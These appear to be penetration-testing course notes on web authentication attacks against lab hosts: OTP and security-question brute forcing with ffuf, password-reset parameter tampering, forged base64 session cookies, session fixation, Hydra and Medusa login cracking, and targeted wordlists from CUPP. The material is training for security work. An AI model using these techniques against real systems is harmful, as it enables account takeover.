d41y@htb[/htb]$ seq -w 0 9999 > tokens.txt
d41y@htb[/htb]$ ffuf -w ./tokens.txt -u http://bf_2fa.htb/2fa.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -b "PHPSESSID=fpfcm5b8dh1ibfa7idg0he7l93" -d "otp=FUZZ" -fr "Invalid 2FA Code"
<SNIP>
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 648ms]
* FUZZ: 6513
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 635ms]
* FUZZ: 6514
<SNIP>
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1ms]
* FUZZ: 9999
Weak Brute-Force Protection
Rate Limits
Rate limiting is a crucial technique employed in software development and network management to control the rate of incoming requests to a system or API. Its primary purpose is to prevent servers from being overwhelmed by too many requests at once, prevent system downtime, and prevent brute-force attacks. By limiting the number of requests allowed within a specified time frame, rate limiting helps maintain stability and ensures fair usage of resources for all users. It safeguards against abuse, such as DoS attacks or excessive usage by individual clients, by enforcing a maximum threshold on the frequency of requests.
When an attacker conducts a brute-force attack and hits the rate limit, the attack will be thwarted. A rate limit typically increments the response time iteratively until a brute-force attack becomes infeasible or blocks the attacker from accessing the service for a certain amount of time.
A rate limit should only be enforced on an attacker, not regular users, to prevent Dos scenarios. Many rate limit implementations rely on the IP address to identify the attacker. However, in a real-world scenario, obtaining the attacker’s IP address might not always be as simple as it seems. For instance, if there are middleboxes such as reverse proxies, load balancers, or web caches, a request’s source IP address will belong to the middelbox, not the attacker. Thus, some rate limits rely on HTTP headers such as X-Forwarded-For to otain the actual source IP address.
However, this causes an issue as an attacker can set arbitrary HTTP headers in request, bypassing the rate limit entirely. This enables an attacker to conduct a brute-force attack by randomizing the X-Forwarded-For header in each HTTP request to avoid the rate limit.
CAPTCHAs
A Completely Automated Public Turing test to tell Computers and Humans Apart (CAPTCHA) is a security measure to prevent bots from submitting requests. By forcing humans to make requests instead of bots or scripts, brute-force attacks become a manual task, making them infeasible in most cases. CAPTCHAs typically present challenges that are easy for humans to solve but difficult for bots, such as identifying distorted text, selecting particular objects from images, or solving simple puzzles. By requiring users to complete these challenges before accessing certain features or submitting forms, CAPTCHAs help prevent automated scripts from performing actions that could be harmful, such as spamming forums, creating fake accounts, or launching brute-force attacks on the login pages. While CAPTCHAs serve an essential purpose in deterring automated abuse, they can also present usability challenges for some users, particularly those with visual impairments or specific cognitive disabilities.
From a security perspective, it is essential not to reveal a CAPTCHA’s solution in the response.
Additionally, tools and browser extensions to solve CAPTCHAs automatically are rising. Many open-source CAPTCHA solvers can be found. In particular, the rise of AI-driven tools provides CAPTCHA-solving capabilities by utilizing powerful image recognition or voice recognition machine learning models.
Password Attacks
Default Credentials
Many web apps are set up with default credentials to allow accessing it after installation. However, these credentials need to be changed after the initial setup of the web application; otherwise, they provide an easy way for attackers to obtain authenticated access.
Testing Default Credentials
Many platforms provide lists of default credentials for a wide variety of web apps. Such an example is the web database maintained by CIRT.net. For instance, if you identified a Cisco device during a penetration test, you can search the database for default credentials for Cisco devices.
Other lists:
Vulnerable Password Reset
Guessable Password Reset Questions
Often web apps authenticate users who have lost their passwords by requesting that they answer one or multiple security questions. During registration, users provide answers to predefined and generic security questions, disallowing users from entering custom ones. Therefore, within the same web app, the security question of all users will be the same, allowing attackers to abuse them.
Assuming you found such functionality on a target website, you should try abusing it to bypass authentication, Often, the weak link in a question-based password reset functionality is the predictability of the answers. It is common to find questions like the following:
- What is your mother’s maiden name?
- What city were you born in?
While these questions seem tied to the individual user, they can often be obtained through OSINT or guessed, given a sufficient number of attempts, i.e., a lack of brute-force protection.
‘What city were you born in?’ example:
- get a wordlist
- analyze request and response

- ffuf
d41y@htb[/htb]$ ffuf -w ./city_wordlist.txt -u http://pwreset.htb/security_question.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -b "PHPSESSID=39b54j201u3rhu4tab1pvdb4pv" -d "security_response=FUZZ" -fr "Incorrect response."
<SNIP>
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 0ms]
* FUZZ: Houston
Manipulating the Reset Request
Another instance of a flawed password reset logic occurs when a user can manipulate a potentially hidden parameter to reset the password of a different account.
Consider the following password reset flow:
Use the demo account creds:
POST /reset.php HTTP/1.1
Host: pwreset.htb
Content-Length: 18
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=39b54j201u3rhu4tab1pvdb4pv
username=htb-stdnt
Afterwards, supply the response to the security question:
Supplying the security response ‘London’ results in the following request:
POST /security_question.php HTTP/1.1
Host: pwreset.htb
Content-Length: 43
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=39b54j201u3rhu4tab1pvdb4pv
security_response=London&username=htb-stdnt
The username is contained in the form as a hidden parameter and sent along with the security response. Now, you can reset the user’s password:
The final request looks like this:
POST /reset_password.php HTTP/1.1
Host: pwreset.htb
Content-Length: 36
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=39b54j201u3rhu4tab1pvdb4pv
password=P@$$w0rd&username=htb-stdnt
Like in the previous request, the request contains the username in a separate POST parameter. Suppose the web app does properly verify that the usernames in both requests match. In that case, you can skip the security question or supply the answer to your security question and then set the password of an entirely different account. For instance, you can change the admin user’s password by manipulating the username parameter of the password reset request:
POST /reset_password.php HTTP/1.1
Host: pwreset.htb
Content-Length: 32
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=39b54j201u3rhu4tab1pvdb4pv
password=P@$$w0rd&username=admin
To prevent this vuln, keeping a consistent state during the entire password reset process is essential. Resetting an account’s password is a sensitive process where minor implementation flaws or logic bugs can enable an attacker to take over other user’s accounts. As such, you should investigate the password reset functionality of any web app closely and keep an eye out for potential security issues.
Authentication Bypasses
via Direct Access
The most straightforwarded way of bypassing authentication checks is to request the protected resource from an unauthenticated context. An unauthenticated attacker can access protected information if the web app does not properly verify that the request is authenticated.
For instance, assume that you know that the web app redirects to the /admin.php endpoint after successful authentication, providing protected information only to authenticated users. If the web application relies solely on the login page to authenticate users, you can access the protected resource directly by accessing the /admin.php endpoint.
While this scenario is uncommon in the real world, a slight variant occasionally happens in vulnerable web applications.
Example:
if(!$_SESSION['active']) {
header("Location: index.php");
}
This code redirects the user to /index.php if the session is not active, i.e., if the user is not authenticated. However, the PHP script does not stop execution, resulting in protected information within the page being sent in the response body.
You can see, the entire admin page is contained in the response body. However, if you attempt to access the page in your web browser, the browser follows the redirect and display the login prompt instead of the protected admin page. You can easily trick the browser into displaying the admin page by intercepting the response and changing the status code from 302 to 200.

Afterward, forward the request by clicking on Forward. Since you intercepted the response, you can now edit it. To force the browser to display the content, you need to change the status code from 302 to 200.

Afterward, you can forward the response. If you switch back to your browser window, you can see that the protected information is rendered.
To prevent the protected information from being returned in the body of the redirect response, the PHP script needs to exit after issuing the redirect.
if(!$_SESSION['active']) {
header("Location: index.php");
exit;
}
via Parameter Modification
An authentication implementation can be flawed if it depends on the presence or value of an HTTP parameter, introducing authentication vulnerabilities.
This type of vulnerability is closely related to authorization issues such as Insecure Direct Object Reference (IDOR) vulns.
In this example you are provided with credentials. After loggnig in, you are being redirected to /admin.php?user_id=183.

In your web browser, you can see that you seem to be lacking privileges, as you can only see a part of the available data.
To investigate the purpose of the user_id parameter, remove it from your request to /admin.php. When doing so, you are redirected back to the login screen at /index.php, even though your session provided in the PHPSESSID cookie is still valid.
Thus, you can assume that the parameter user_id is related to authentication. You can bypass authentication entirely by accessing the URL /admin.php?user_id=183 directly.

Based on the parameter name user_id, you can infer that the parameter specifies the ID of the user accessing the page. If you can guess or brute-force the user ID of an administrator, you might be able to access the page with administrative privileges, thus revealing the admin information.
Session (Token) Attacks
Session Tokens are unique identifiers a web app uses to identify a user. More specifically, the session token is tied to the user’s session. If an attacker can obtain a valid session token of another user, the attacker can impersonate the user to the web app, thus taking over their session.
Brute-Force Attack
Suppose a session token does not provide sufficient randomness and is cryptographically weak. In that case, you can brute-force valid session tokens. This can happen if a session token is too short or contains static data that does not provide randomness to the token, i.e., the token provides insufficient entropy.
For instance, consider a web app that assigns a four-character session token. A four-character string can easily be brute-forced.
This scenario is relatively uncommon in the real world. In a slightly more common variant, the session token itself provides sufficient lenght; however, the token consists of hardcoded prepended and appended values, while only a small part of the session token is dynamic to provide randomness. For instance, consider the following token assigned by a web app:

The session token is 32 characters long; thus, it seems infeasible to enumerate other users’ valid sessions. However, send the login request multiple times and take note of the session tokens assigned by the web application. This results in the following session tokens:
2c0c58b27c71a2ec5bf2b4b6e892b9f9
2c0c58b27c71a2ec5bf2b4546092b9f9
2c0c58b27c71a2ec5bf2b497f592b9f9
2c0c58b27c71a2ec5bf2b48bcf92b9f9
2c0c58b27c71a2ec5bf2b4735e92b9f9
All session tokens are very similar. In fact, of the 32 chars, 28 are the same for all five captured sessions. The session tokens consist of the static string 2c0c58b27c71a2ec5bf2b4 followed by four random chars and the static string 92b9f9. This reduces the effective randomness of the session tokens. Since 28 out of the 32 chars are static, there are only four chars you need to enumerate to brute-force all existing active sessions, enabling you to hijack all active sessions.
Another vulnerable example would be an incrementing session identifier. For instance, consider the following capture of successive session tokens:
141233
141234
141237
141238
141240
The session tokens seem to be incrementing numbers. This makes enumeration of all past and future sessions trivial, as you simply need to increment or decrement your session token to obtain active sessions and hijack other users’ accounts.
As such, it is crucial to capture multiple session tokens and analyze them to ensure that session tokens provide sufficient randomness to disallow brute-force attacks against them.
Attacking Predictable Session Tokens
In a more realistic scenario, the session token does provide sufficient randomness on the surface. However, the generation of session tokens is not truly random, it can be predicted by an attacker with insight into the session token generation logic.
The simplest form of predictable tokens contains encoded data you can tamper with. For instance, consider the following session token:
dXNlcj1odGItc3RkbnQ7cm9sZT11c2Vy
While this session might seem random at first, a simple analysis reveals that is is base64 encoded data:
d41y@htb[/htb]$ echo -n dXNlcj1odGItc3RkbnQ7cm9sZT11c2Vy | base64 -d
user=htb-stdnt;role=user
The cookie contains information about the user and the role tied to the session. However, there is no security measure in place that prevents you from tampering with the data. You can forge your own session token by manipulating the data and base64-encoding it to match the expected format. This enables you to forge an admin cookie.
d41y@htb[/htb]$ echo -n 'user=htb-stdnt;role=admin' | base64
dXNlcj1odGItc3RkbnQ7cm9sZT1hZG1pbg==
You can send this cookie to the web app to obtain administrative access.
The same exploit works for cookies containing differently encoded data. You should also keep an eye out for data in hex-encoding or URL-encoding.
Hex example:
d41y@htb[/htb]$ echo -n 'user=htb-stdnt;role=admin' | xxd -p
757365723d6874622d7374646e743b726f6c653d61646d696e
Another variant of session tokens contains the result of an encryption of a data sequence. A weak cryptographic algorithm could lead to privilege escalation or authentication bypass, just like plain encoding. Improper handling of cryptographic algorithms or injection of user-provided data into the input of an encryption function can lead to vulnerabilities in the session token generation. However, it is often challenging to attack encryption-based session tokens in a black box approach without access to the source code responsible for session token generation.
Further Session Attacks
Session Fixation
… is an attack that enables an attacker to obtain a victim’s valid session. A web app vulnerable to session fixation does not assign a new session token after a successful authentication. If an attacker can coerce the victim into using a session token chosen by the attacker, session fixation enables an attacker to steal the victim’s session and access their account.
For instance, assume a web app vulnerable to session fixation uses a session token in the HTTP cookie session. Furthermore, the web app sets the user’s session cookie to a value provided in the sid GET parameter. Under these circumstances, a session fixation attack could look like this.
- An attacker obtains a valid session token by authenticating to the web app. For instance, assume the session token is
a1b2c3d4e5f6. Afterward, the attacker invalidates their session by logging out. - The attacker tricks the victim to use the known session token by sending the following link:
http://vulnerable.htb/?sid=a1b2c3d4e5f6. When the victim clicks that link, the web app sets thesessioncookie to the provided value.
HTTP/1.1 200 OK
[...]
Set-Cookie: session=a1b2c3d4e5f6
[...]
- The victim authenticates to the vulnerable web application. The victim’s browser already stores the attacker-provided session cookie, so it is sent along with the login request. The victim uses the attacker-provided session token since the web app does not assign a new one.
- Since the attacker knows the victim’s session token
a1b2c3d4e5f6, they can hijack the victim’s session.
A web app must assign a new randomly generated session token after successful authentication to prevent fixation attacks.
Improper Session Timeout
A web app must define a proper Session Timeout for a session token. After the time interval defined in the session timeout has passed, the session will expire, and the session token is no longer accepted. If a web application does not define a session timeout, the session token would be valid infinitely, enabling an attacker to use hijacked session effectively forever.
For the security of a web app, the session timeout must be appropriately set. Because each web app has different business requirements, there is no universal session timeout value. For instance, a web app dealing with sensitive health data should probably set a session timeout in the range of minutes. In contrast, a social media app might set a session timeout of multiple hours.
Login Brute Forcing
Intro
In cybersecurity, brute forcing is a trial-and-error method used to crack passwords, login credentials, or encryption keys. It involves systematically trying every possible combination of characters until the correct one is found. The process can be linkened to a thief trying every key on a giant keyring until they find the one that unlocks the treasure chest.
The success of a brute force attack depends on several factors, including:
- complexity of the password or key
- computational power available to the attacker
- security measures in place
flowchart LR
A["Start"]
B["Generate possible<br>combination"]:::wide
C["Apply combination"]
D{"Check if successful"}
E["Access granted"]
F["End"]
A --> B
B --> C
C --> D
D -->|No| B
D -->|Yes| E
E --> F
Types of Brute Forcing
| Method | Description | Exmaple | Best used when… |
|---|---|---|---|
| Simple Brute Force | systematically tries all possible combinations of characters within a defined character set and length range | trying all combinations of lowercase letters from ‘a’ to ‘z’ for passwords of length 4 to 6 | no prior information about the password is available, and computational resources are abundant |
| Dictionary Attack | uses a pre-compiled list of common words, phrases, and passwords | trying passwords from a list like ‘rockyou.txt’ against a login form | the target will likely use a weak or easily guessable password based on common patterns |
| Hybrid Attack | combines elements of simple brute force and dictionary attacks, often appending or prepending characters to dictionary words | adding numbers or special characters to the end of words from a dictionary list | the target might use a slightly modified version of a common password |
| Credential Stuffing | leverages leaked credentials from one service to attempt access to other services, assuming users reuse passwords | using a list of usernames and passwords leaked from a data breach to try logging into various online accounts | a large set of leaked credentials is available, and the target is suspected of reusing passwords across multiple services |
| Password Spraying | attempts a small set of commonly used passwords against a large number of usernames | trying passwords like ‘password123’ or ‘qwerty’ against all usernames in an organization | account lockout policies are in place, and the attacker aims to avoid detection by spreading attempts across multiple accounts |
| Rainbow Table Attack | uses pre-computed tables of password hashes to reverse hashes and recover plaintext passwords quickly | pre-computing hashes for all possible passwords of a certain length and character set, then comparing captured hashes against the table to find matches | a large number of password hashes need to be cracked, and storage space for the rainbow table is available |
| Reverse Brute Force | targets a single password against multiple usernames, often used in conjunction with credential stuffing attacks | using a leaked password from one service to try logging into multiple accounts with different usernames | a strong suspicion exists that a particular password is being reused across multiple accounts |
| Distributed Brute Force | distributes the brute forcing workload across multiple computers or devices to accerlerate the process | using a cluster of computers to perform a bruteforce attack significantly increases the number of combinations that can be tried per second | the target password or key is highly complex, and a single machine lacks the computational power to crack it within a reasonable timeframe |
Anatomy of a Strong Password
- Length
- Complexity
- Uniqueness
- Randomness
Common Password Weaknesses
- Short passwords
- Common Words and Phrases
- Personal Information
- Reusing Passwords
- Predictable Patterns
Common Password Policies
- Minimum Length
- Complexity
- Password Expiration
- Password History
Brute Force Attacks
The following formula determines the total number of possible combinations for a password:
Possible Combinations = Character Set Size^Password Length
For exmaple, a 6-character password using only lowercase letters has 26^6 possible combinations. Adding uppercase letters, numbers, and symbols to the character set further expands the search space exponentially.
Dictionary Attacks
The effectiveness of a dictionary attack lies in its ability to exploit the human tendency to prioritize memorable passwords over secure ones.
A well-crafted wordlist tailored to the target audience or system can significantly increase the probability of a successful breach. For instance, if the target is a system frequented by gamers, a wordlist enriched with gaming-related terminology and jargon would prove more effective than a generic dictionary.
Wordlists can be obtained from various sources:
- Publicly available lists
- Custom-built lists
- Specialized lists
- Pre-existing lists
Hybrid Attacks
Many organizations implement policies requiring users to change their passwords periodically to enhance security. However, these policies can inadvertently breed predictable password patterns if users are not adequately educated on proper password hygiene.
Bad example:
flowchart LR
A[Summer2023]
B[Summer2023!]
C[Summer2024]
A --> B
A --> C
Consider an attacker targeting an organization known to enforce regular password changes.

The Power of Hybrid Attacks
The effectiveness of hybrid attacks lies in their adaptability and efficiency. They leverage the strength of both dictionary and brute-force techniques, maximizing the chances of cracking passwords, especially in scenarios where users fall into predictable patterns.
To extract only the passwords that adhere to a specific policy (e.g. minlength:8, mustinclude:oneupper,onelower,onenumber), you can leverage the powerful command-line tools available on most Linux/Unix-based systems by default, specifically grep paired with regex.
d41y@htb[/htb]$ grep -E '^.{8,}$' darkweb2017-top10000.txt > darkweb2017-minlength.txt
d41y@htb[/htb]$ grep -E '[A-Z]' darkweb2017-minlength.txt > darkweb2017-uppercase.txt
d41y@htb[/htb]$ grep -E '[a-z]' darkweb2017-uppercase.txt > darkweb2017-lowercase.txt
d41y@htb[/htb]$ grep -E '[0-9]' darkweb2017-lowercase.txt > darkweb2017-number.txt
d41y@htb[/htb]$ wc -l darkweb2017-number.txt
89 darkweb2017-number.txt
Meticulously filtering the extensive 10,000-password list against the password policy has dramatically narrowed down your potential passwords to 89. A smaller, targeted list translates to a faster and more focused attack, optimizing the use of computational resources and increasing the likelihood of a successful breach.
Hydra
… is a fast network login cracker that supports numerous attack protocols.
Basic Usage
d41y@htb[/htb]$ hydra [login_options] [password_options] [attack_options] [service_options]
| Parameter | Example | Explanation |
|---|---|---|
-l LOGIN or -L FILE | hydra -l admin ... or hydra -L usernames.txt ... | login options: specify either a single username or a file containing a list of usernames |
-p PASS or -P FILE | hydra -p password123 ... or hydra -P FILE ... | password options: provide either a single password or a file containing a list of passwords |
-t TASKS | hydra -t 4 ... | tasks: define the number of parallel tasks to run,potentially speeding up the attack |
-f | hydra -f ... | fast mode: stop the attack after the first successful login is found |
-s PORT | hydra -s 2222 ... | port: specify a non-default port for the target service |
-v or -V | hydra -v ... or hydra -V ... | verbose output: display detailed information about the attack’s progress, including attempts and results |
service://server | hydra ssh://192.168.1.100 ... | target: specify the service and the target server’s address or hostname |
/OPT | hydra http-get://example.com/login.php -m "POST:user=^USER^&pass=^PASS^" | service-specific options: provide any additional options required by the target service |
Supported services are:
- ftp
- ssh
- http-get/post
- smtp
- pop3
- imap
- mysql
- mssql
- vnc
- rdp
Basic HTTP Authentication
Web apps often employ authentication mechanisms to protect sensitive data and functionalities. Basic HTTP authentication (Basic Auth) is a rudimentary yet common method for securing resources on the web. Basic Auth is a challenge where a web server demands user credentials before granting access to protected resources. The process begins when a user attemmpts to access a restricted area. The server responds with a 401 Unauthorized status and a WWW-Authenticate header prompting the user’s browser to present a login dialog.
Once the user provides their username and password, the browser concatenates them into a single string, separated by a colon. This string is then encoded using Base64 and included in the Authorization header of subsequent requests, following the format Basic <encoded_credentials>. The server decodes the credentials, verifies them against its database, and grants or denies access accordingly.
Request example:
GET /protected_resource HTTP/1.1
Host: www.example.com
Authorization: Basic YWxpY2U6c2VjcmV0MTIz
Exploiting Basic Auth
# Download wordlist if needed
d41y@htb[/htb]$ curl -s -O https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/2023-200_most_used_passwords.txt
# Hydra command
d41y@htb[/htb]$ hydra -l basic-auth-user -P 2023-200_most_used_passwords.txt 127.0.0.1 http-get / -s 81
...
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-09 16:04:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 200 login tries (l:1/p:200), ~13 tries per task
[DATA] attacking http-get://127.0.0.1:81/
[81][http-get] host: 127.0.0.1 login: basic-auth-user password: ...
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-09 16:04:32
Login Forms
While login forms may appear as simple boxes soliciting your username and password, they represent a complex interplay of client-side and server-side technologies. At their core, login forms are essentially HTML forms embedded within a webpage. These forms typically include input fields <input>for capturing the username and password, along with a submit button <button> or <input type="submit"> to initiate the authentication process.
Basic Login Form Example:
<form action="/login" method="post">
<label for="username">Username:</label>
<input type="text" id="username" name="username"><br><br>
<label for="password">Password:</label>
<input type="password" id="password" name="password"><br><br>
<input type="submit" value="Submit">
</form>
This form, when submitted, sends a POST request to the /login endpoint on the server, including the entered username and password as form data.
POST /login HTTP/1.1
Host: www.example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
username=john&password=secret123
When a user interacts with a login form, their browser handles the initial processing. The browser captures the entered credentials, often employing JS for the client-side validation or input sanitization. Upon submission, the browser constructs an HTTP POST request. This request encapsulates the form data including the username and password within its body, often encoded as application/x-www-form-urlencoded or multipart/form-data.
http-post-form
Hydra’s http-post-form service enables the automation of POST requests, dynamically inserting username and password combinations into the request body.
d41y@htb[/htb]$ hydra [options] target http-post-form "path:params:condition_string"
note
For http-post-form:
"Syntax: <url>:<form parameters>[:<optional>[:<optional>]:<condition string>"
Last is the string that it checks for an invalid login (by default). Invalid condition login check can be preceded by F=, successful condition login check must be preceded by S=.
Example:
"/login.php:user=^USER^&pass=^PASS^:incorrect"
"/login.php:user=^USER64^&pass=^PASS64^&colon=colon\:escape:S=result=success"
Intel on Inner Workings
Possible through:
- Manual Inspection
- Browser Dev Tools
- Proxy Interception
Constructing the params String for Hydra
The params string consists of key-value pairs, similar to how data is encoded in a POST request. Each pair represents a field in the login form, with its corresponding value.
- Form Parameters
^USER^^PASS^
- Additional Fields
- hidden fields
- tokens
- …
- Success Condition
S=[...]
Example:
/:username=^USER^&password=^PASS^:F=Invalid credentials
Medusa
… is designed to be a fast, massively parallel, and modular login brute-forcer. Its primary objective is to support a wide array of services that allow remote authentication, enabling testers and security professionals to access the resilience of login systems against brute-force attacks.
Basic Usage
d41y@htb[/htb]$ medusa [target_options] [credential_options] -M module [module_options]
| Parameter | Example | Explanation |
|---|---|---|
-h HOST or -H FILE | medusa -h 192.168.1.10 ... or medusa -H targets.txt ... | target options: specify either a single target hostname or IP address or a file containing a list of targets |
-u USERNAME or -U FILE | medusa -u admin ... or medusa -U usernames.txt ... | username options: provide either a single username or a file containing a list of usernames |
-p PASSWORD or -P FILE | medusa -p password123 ... or medusa -P passwords.txt ... | password options: specify either a single password or a file containing a list of passwords |
-M MODULE | medusa -m ssh ... | module: define the specific module to use for the attack |
-m "MODULE_OPTION | medusa -M http -m "POST /login.php HTTP/1.1\r\nContent-Length: 30\r\nContent-Type: application/x-www-form-urlencoded\r\n\r\nusername=^USER^&password=^PASS^" ... | module options: provide additional parameters required by the chosen module, enclosed in quotes |
-t TASKS | medusa -t 4 ... | tasks: define the number of parallel login attempts to run, potentially speeding up the attack |
-f or -F | medusa -f ... or medusa -F ... | fast mode: stop the attack after the first successful login is found, either on the current host (-f) or any host (-F) |
-n PORT | medusa -n 2222 ... | port: specify a non-default port for the target service |
-v LEVEL | medusa -v 4 ... | verbose output: display detailed information about the attack’s progress; the higher the LEVEL, the more verbose the output |
Supported modules are:
- ftp
- http
- imap
- mysql
- pop3
- rdp
- sshv2
- svn
- telnet
- vnc
- web form
Some examples:
d41y@htb[/htb]$ medusa -h <IP> -n <PORT> -u sshuser -P 2023-200_most_used_passwords.txt -M ssh -t 3
d41y@htb[/htb]$ medusa -h 127.0.0.1 -u ftpuser -P 2020-200_most_used_passwords.txt -M ftp -t 5
d41y@htb[/htb]$ medusa -h 10.0.0.5 -U usernames.txt -e ns -M service_name
Custom Wordlists
While pre-made wordlists like rockyou or SecLists provide an extensive repository of potential passwords and usernames, they operate on a broad spectrum, casting a wide net in the hopes of catching the right combination. While effective in some scenarios, this approach can be inefficient and time-consuming, especially when targeting specific individuals or organizations with unique password or username patterns.
Username Anarchy
Even when dealing with a seemingly simple name like “Jane Smith”, manual username generation can quickly become a convoluted endeavor. While the obvious combinations like jane, smith, janesmith, j.smith, jane.s may seem adequate, they barely scratch the surface of the potential username landscape.
This is where Username Anarchy shines. It accounts for initials, common substitutions, and more, casting a wider net in your quest to uncover the target’s username:
d41y@htb[/htb]$ ./username-anarchy -l
Plugin name Example
--------------------------------------------------------------------------------
first anna
firstlast annakey
first.last anna.key
firstlast[8] annakey
first[4]last[4] annakey
firstl annak
f.last a.key
flast akey
lfirst kanna
l.first k.anna
lastf keya
last key
last.f key.a
last.first key.anna
FLast AKey
first1 anna0,anna1,anna2
fl ak
fmlast abkey
firstmiddlelast annaboomkey
fml abk
FL AK
FirstLast AnnaKey
First.Last Anna.Key
Last Key
Usage example:
d41y@htb[/htb]$ ./username-anarchy Jane Smith > jane_smith_usernames.txt
CUPP
With the username aspect addressed, the next formidable hurdle in a brute-force attack is the password. This is where CUPP (Common User Passwords Profiler) steps in.
The efficacy of CUPP hinges on the quality and depth of the information you feed it. It’s akin to a detective piecing together a suspect’s profile - the more clues you have, the clearer the picture becomes.
These can help:
- name
- nickname
- birthdate
- relationship status
- partner’s name
- partner’s birthdate
- pet
- company
- interests
- favorite colors
Example:
d41y@htb[/htb]$ cupp -i
___________
cupp.py! # Common
\ # User
\ ,__, # Passwords
\ (oo)____ # Profiler
(__) )\
||--|| * [ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/]
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: Jane
> Surname: Smith
> Nickname: Janey
> Birthdate (DDMMYYYY): 11121990
> Partners) name: Jim
> Partners) nickname: Jimbo
> Partners) birthdate (DDMMYYYY): 12121990
> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):
> Pet's name: Spot
> Company name: AHI
> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: hacker,blue
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y
[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to jane.txt, counting 46790 words.
[+] Now load your pistolero with jane.txt and shoot! Good luck!
CMS
Content Management System
… is a powerful tool that helps build a website without the need to code everything from sratch. The CMS does most of the “heavy lifting” on the infrastructure side to focus more on the design and presentation aspects of the website instead of the backend structure. Most CMS’ provide a rich What You See Is What You Get editor where users can edit content as if they were working in a word processing tool such as Microsoft Word. Users can upload media directly from a media library interace instead of interacting with the webserver either from a management portal or via FTP or SFTP.
A CMS is made up of two key components:
- Content Management Application
- the interface used to add and manage content
- Content Delivery Application
- the backend that takes the input entered into the CMA and assembles the code into a working, visually appealing website
A good CMS will provide extensibility, allowing you to add functionality and design elements to the site without needing to work with the website code, rich user management to provide fine-grained control over access permissions and roles, media management to allow the user to easily upload and embed photos and videos, and proper version control. When looking for a CMS, you should also confirm that it is well-maintained, receives periodic updates and upgrades, and has sufficient built-in security settings to harden the website from attackers.
Wordpress
Intro
Structure
Default File Structure
WordPress can be installed on a Windows, Linux, or Mac OSX host.
After installation, all WordPress supporting files and directories will be accessible in the webroot located at /var/www/html.
Below is the directory structure of a default WordPress install, showing the key files and subdirectories necessary for the website to function properly.
d41y@htb[/htb]$ tree -L 1 /var/www/html
.
├── index.php
├── license.txt
├── readme.html
├── wp-activate.php
├── wp-admin
├── wp-blog-header.php
├── wp-comments-post.php
├── wp-config.php
├── wp-config-sample.php
├── wp-content
├── wp-cron.php
├── wp-includes
├── wp-links-opml.php
├── wp-load.php
├── wp-login.php
├── wp-mail.php
├── wp-settings.php
├── wp-signup.php
├── wp-trackback.php
└── xmlrpc.php
Key WordPress Files
The root directory of WordPress contains files that are needed to configure WordPress to function correctly.
